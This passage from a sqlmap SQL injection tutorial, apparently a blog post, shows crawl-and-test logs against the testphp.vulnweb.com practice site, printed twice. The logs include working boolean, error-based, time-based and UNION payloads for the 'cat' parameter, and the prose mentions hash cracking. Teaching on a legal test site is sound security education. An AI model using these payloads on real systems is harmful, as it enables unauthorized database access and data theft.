got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
do you want to normalize crawling results [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[09:52:09] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
>
[09:52:13] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[09:52:13] [INFO] resuming back-end DBMS 'mysql'
[09:52:13] [INFO] using '/home/kali/.local/share/sqlmap/output/results-10292022_0952am.csv' as the CSV results file in multiple targets mode
[09:52:13] [INFO] testing connection to the target URL
[09:52:14] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2399=2399-- NwKr

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a6a6271,(SELECT (ELT(6409=6409,1))),0x71787a7671),6409)-- NuUK

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1605 FROM (SELECT(SLEEP(5)))nahs)-- UDCT

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
```

```
[09:52:09] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
>
[09:52:13] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[09:52:13] [INFO] resuming back-end DBMS 'mysql'
[09:52:13] [INFO] using '/home/kali/.local/share/sqlmap/output/results-10292022_09
[09:52:13] [INFO] testing connection to the target URL
[09:52:14] [CRITICAL] previous heuristics detected that the target is protected by
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 2399=2399-- NwKr

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clau
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a6a6271,(SELECT (ELT(6409=6409,1)))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1605 FROM (SELECT(SLEEP(5)))nahs)-- UDCT

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a6a6271,0x47594a4e52677046614
---
do you want to exploit this SQL injection? [Y/n]
[09:52:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
```

As we can see from the above zoomed demo snapshot, the sqlmap detects that the ‘listproducts’ subsection of the testphp.vulnweb.com site is vulnerable and can be exploited using SQLi attack.

Step 3: Initiate SQLi attack

Since we have found using ‘crawl’ technique, the vulnerable exploitable access points, we can proceed with our SQLi attack as already demonstrated in the preceding section.

Other Applications and Features of SQLMap

1. SQLMap tool not only retrieves passwords but if the password is hashed in any case, it detects the type of hash applied on the password and thus facilitates cracking of hashes.
2. The techniques used in SQLMap include:
   i. B: Boolean-based blind
   ii. E: Error-based
   iii. U: Union query-based
   iv. S: Stacked queries
   v. T: Time-based blind
   vi. Q: Inline queries

   Command used would be: ‘--technique-“B”’.

Conclusion

SQL Injection attack automation has been demonstrated in detail using SQLMap and how the remote system can be scanned; databased, tables and data retrieved; and admin privileges exploited.

SQLi vulnerable pages can be traced using ‘crawl’ technique which has been explained in brief and demonstrated using ‘--crawl’ command. This traces us to the page which is exploitable using SQLi and that has been used to demonstrate the working of automatic SQLi attack using SQLMap.

----------Thank you----------